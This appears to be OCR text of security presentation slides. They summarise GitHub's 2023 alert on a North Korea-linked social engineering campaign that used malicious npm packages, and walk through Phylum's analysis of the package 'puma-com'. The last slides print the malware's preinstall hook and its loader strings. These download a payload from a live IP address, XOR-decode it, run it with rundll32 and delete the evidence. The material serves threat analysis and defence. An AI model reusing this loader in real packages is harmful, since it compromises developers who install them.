
Security

Security alert: social engineering campaign targets technology industry employees

GitHub has identified a low-volume social engineering campaign that targets the personal accounts of employees of technology firms. No GitHub or npm systems were compromised in this campaign. We’re publishing this blog post as a warning for our customers to prevent exploitation by this threat actor.

https://github.blog/2023-07-18-security-alert-social-engineering-campaign-targets-technology-industry-employees/

18 July - GitHub Security Alert




Author

Alexis Wales

GitHub has identified a low-volume social engineering campaign that targets the personal accounts of employees of technology firms, using a combination of repository invitations and malicious npm package dependencies. Many of these targeted accounts are connected to the blockchain, cryptocurrency, or online gambling sectors. A few targets were also associated with the cybersecurity sector. No GitHub or npm systems were compromised in this campaign. We're publishing this blog post as a warning for our customers to prevent exploitation by this threat actor.

https://github.blog/2023-07-18-security-alert-social-engineering-campaign-targets-technology-industry-employees/

18 July - GitHub Security Alert KP




Threat actor profile

We assess with high confidence that this campaign is associated with a group operating in support of North Korean objectives, known as Jade Sleet by Microsoft Threat Intelligence and TraderTraitor by the U.S. Cybersecurity and Infrastructure Security Agency (CISA). Jade Sleet mostly targets users associated with cryptocurrency and other blockchain-related organizations, but also targets vendors used by those firms.

https://github.blog/2023-07-18-security-alert-social-engineering-campaign-targets-technology-industry-employees/

18 July - GitHub Security Alert KP



The threat actor often publishes their malicious packages only when they extend a fraudulent repository invitation, minimizing the exposure of the new malicious package to scrutiny.

In some cases, the actor may deliver the malicious software directly on a messaging or file sharing platform, bypassing the repository invitation/clone step.


The mechanics of the first-stage malware are described in detail in a blog by Phylum Security.

Phylum's work, conducted completely independent of GitHub, mirrors our own research.

https://github.blog/2023-07-18-security-alert-social-engineering-campaign-targets-technology-industry-employees/

A Quiet Place

Oct/Nov 2023



Phylum Code Inspector


puma-com

puma-com==5.0.3

puma-com_5.0.3.tgz


Filename	Size	Download Link
package/LICENSE	1.29 kB	Download File
package/.idea/dotenv-master.iml	469 bytes	Download File
package/lib/cli-options.js	300 bytes	Download File
package/config.js	185 bytes	Download File
package/lib/env-options.js	657 bytes	Download File
package/index.js	1.63 kB	Download File
package/lib/main.js	8.63 kB	Download File
package/package.json	1.67 kB	Download File
package/pk.json	1.62 kB	Download File
package/.vscode/settings.json	4 bytes	Download File
package/CHANGELOG.md	14.32 kB	Download File
package/README-es.md	17.07 kB	Download File
package/README.md	23.04 kB	Download File
package/config.d.ts	12 bytes	Download File
package/lib/main.d.ts	4.91 kB	Download File
package/.idea/codeStyles/codeStyleConfig.xml	146 bytes	Download File
package/.idea/modules.xml	285 bytes	Download File
package/.idea/inspectionProfiles/Project_Default.xml	258 bytes	Download File
package/.idea/codeStyles/Project.xml	1.35 kB	Download File
package/.idea/vcs.xml	185 bytes	Download File

Oct/Nov 2023




```
  },
  "scripts": {
    "preinstall": "node index.js && del index.js",
    "dts-check": "tsc --project tests/types/tsconfig.json",
    "lint": "standard",
    "lint-readme": "standard-markdown",
    "pretest": "npm run lint && npm run dts-check",
    "test": "tap tests/*.js --100 -Rspec",
    "prerelease": "npm test",
    "release": "standard-version"
  },
  "repository": {
    "type": "git",
    "url": "https://github.com/jhonnpmdev/config-envi.git"
  },
  "funding": "https://github.com/jhonnpmdev/config-envi.git?sponsor=1",
```

Oct/Nov 2023



```
const data = '@echo off\ncurl -o sqlite.a -L "http://103.179.142.171/npm/npm.mov" > nul 2>&1\nstart /b /wait powershell.exe -ExecutionPolicy Bypass -File preinstall.ps1 > nul 2>&1\ndel "preinstall.ps1" > nul 2>&1\nif exist "preinstall.db" (\ndel "preinstall.db" > nul 2>&1\n)\nrename sql.tmp preinstall.db > nul 2>&1\nrundll32 preinstall.db,CalculateSum 4906\ndel "preinstall.db"\nif exist "pk.json" (\ndel "package.json" > nul 2>&1\nrename "pk.json" "package.json" > nul 2>&1\n)';
const psdata = '$path1 = Join-Path $PWD "sqlite.a"\n$path2 = Join-Path $PWD "sql.tmp"\nif ([System.IO.File]::Exists($path1))\n{\n$bytes = [System.IO.File]::ReadAllBytes($path1)\nfor($i = 0; $i -lt $bytes.count ; $i++)\n{\n$bytes[$i] = $bytes[$i] -bxor 0xef\n}\n[System.IO.File]::WriteAllBytes($path2, $bytes)\nRemove-Item -Path $path1 -Force\n}';
```

